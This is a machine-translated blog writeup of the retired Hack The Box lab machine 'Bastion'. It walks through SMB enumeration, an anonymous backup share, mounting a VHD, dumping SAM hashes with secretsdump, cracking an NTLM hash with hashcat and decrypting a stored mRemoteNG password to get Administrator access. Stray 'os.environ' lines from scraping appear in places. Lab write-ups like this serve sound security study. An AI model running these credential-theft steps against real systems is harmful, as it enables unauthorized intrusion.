This page has been machine-translated from the original page.
I am studying security using “Hack The Box,” a penetration testing learning platform. My current rank on Hack The Box is ProHacker at the time of writing.

This is a writeup for the HackTheBox retired machine “Bastion.”
About This Article
The content of this article is not intended to promote any actions that violate social order.
Please note in advance that attempting to attack environments you do not own or have not been authorized to access may violate the ‘Act on Prohibition of Unauthorized Computer Access’ (Unauthorized Access Prohibition Act).
All opinions expressed here are my own and do not represent any organization I belong to.
Table of Contents
Enumeration
Starting with the usual reliable port scan.
>IPをHOSTSに追加して高速スキャン
$ sudo sed -i 's/^[0-9].*$RHOST/10.10.10.134 $RHOST/g' /etc/hosts
$ nmap -sV -sC -Pn -T4 $RHOST| tee nmap1.txt

# All ports
$ nmap -p- $RHOST -Pn -sC -sV -A  | tee nmap_max.txt
Quite a few things appear to be open.
PORT    STATE SERVICE      VERSION
22/tcp  open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-08-14T07:08:23
|_  start_date: 2022-08-14T07:05:13
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-08-14T09:08:24+02:00
|_clock-skew: mean: -39m57s, deviation: 1h09m13s, median: 0s
Let’s start by enumerating SMB.
$ enum4linux $RHOST
> 特に何も見つからず

$ crackmapexec smb $RHOST
SMB         10.10.10.134    445    BASTION          [*] Windows Server 2016 Standard 14393 x64 (name:BASTION) (domain:Bastion) (signing:False) (SMBv1:True)


$ smbmap -H $RHOST -d WORKGROUP -u guest
The smbmap results were as shown in the following image.
Since smb2-security-mode was 3.1.1, I thought SMBGhost might work, but the exploit did not function properly.
Continuing the enumeration, I found that NT LM 0.12 (SMBv1) was running.
$ nmap -p139,445 --script smb-protocols 10.10.10.134
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1
I tried EternalBlue, but got an SMB SessionError and it did not work.
impacket.smb.SessionError: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)Reviewing the enumeration results again, I noticed there was a share called ‘Backups’ in addition to the default shares.
Connecting with smbclient as shown below, I was able to browse the shared files.
$ smbclient -N \\\\10.10.10.134\\Backups
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Aug 14 01:34:58 2022
  ..                                  D        0  Sun Aug 14 01:34:58 2022
  GYGJLRPNZM                          D        0  Sun Aug 14 00:16:02 2022
  NAZTUYVCIR                          D        0  Sun Aug 14 01:34:58 2022
  note.txt                           AR      116  Tue Apr 16 03:10:09 2019
  OYSNDCHGMR                          D        0  Sun Aug 14 01:34:34 2022
  SDT65CB.tmp                         A        0  Fri Feb 22 04:43:08 2019
  WindowsImageBackup                 Dn        0  Fri Feb 22 04:44:02 2019

                5638911 blocks of size 4096. 1175622 blocks available
Following the WindowsImageBackup directory tree, I found VHD files that appeared to be a machine backup.
However, the default timeout was set to 20 seconds, making it impossible to download the large VHD file. Using the following command to increase the timeout sufficiently allowed me to download it.
> timeout 200000Analyzing the VHD File
Downloading the larger VHD took several hours, but the intended solution appears to be remote mounting rather than downloading.
Using qemu, you can mount the disk from Linux over SMB.
os.environ[‘PYGAMEHIDESUPPORT_PROMPT’] = ‘hide’How to mount a VirtualBox VDI image | Be the signal
mkdir /mnt/L4mpje-PC
mkdir /mnt/vhd
modprobe nbd
mount -t cifs //10.10.10.134/Backups/WindowsImageBackup/L4mpje-PC  /mnt/L4mpje-PC/
qemu-nbd -r -c /dev/nbd0 "/mnt/L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd"
mount -r /dev/nbd0p1 /mnt/vhd
I explored the mounted VHD and obtained NTLM hashes.
Further cracking the hash with hashcat allowed me to recover the user’s password.
$ docker run --net host --rm -it -v `pwd`:/root impacket
$ ./secretsdump.py -sam SAM -system SYSTEM
secretsdump.py -sam SAM -system SYSTEM LOCAL
[*] Target system bootKey: 0x8b56b2cb5033d8e2e289c26f8939a25f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

# Crack(NTLM is 31d6cfe0d16ae931b73c59d7e0c089c0)
$ hashcat -a 0 -m 1000 ./ntlm /usr/share/wordlists/rockyou.txt

26112010952d963c8dc4217daec986d9:bureaulampje
Privilege Escalation
I tried running systeminfo to look for vulnerabilities, but it seems I don’t have sufficient privileges.
$ C:\Users\L4mpje>systeminfo
ERROR: Access denied
Continuing the enumeration, I found the Administrator’s RDP password embedded in the configuration file of an application called mRemoteNG.
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0
oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Userna me="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==" Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rend eringEngine="IE" ICAEncryptionStrength="EncrBasic"
</mrng:Connections>
This password is encrypted and Base64-encoded, but it can be decrypted using the following script.
os.environ[‘PYGAMEHIDESUPPORT_PROMPT’] = ‘hide’mremoteng-decrypt/mremoteng_decrypt.py at master · kmahyyg/mremoteng-decrypt · GitHub

Using this password to connect via SSH, I was able to obtain a shell with Administrator privileges.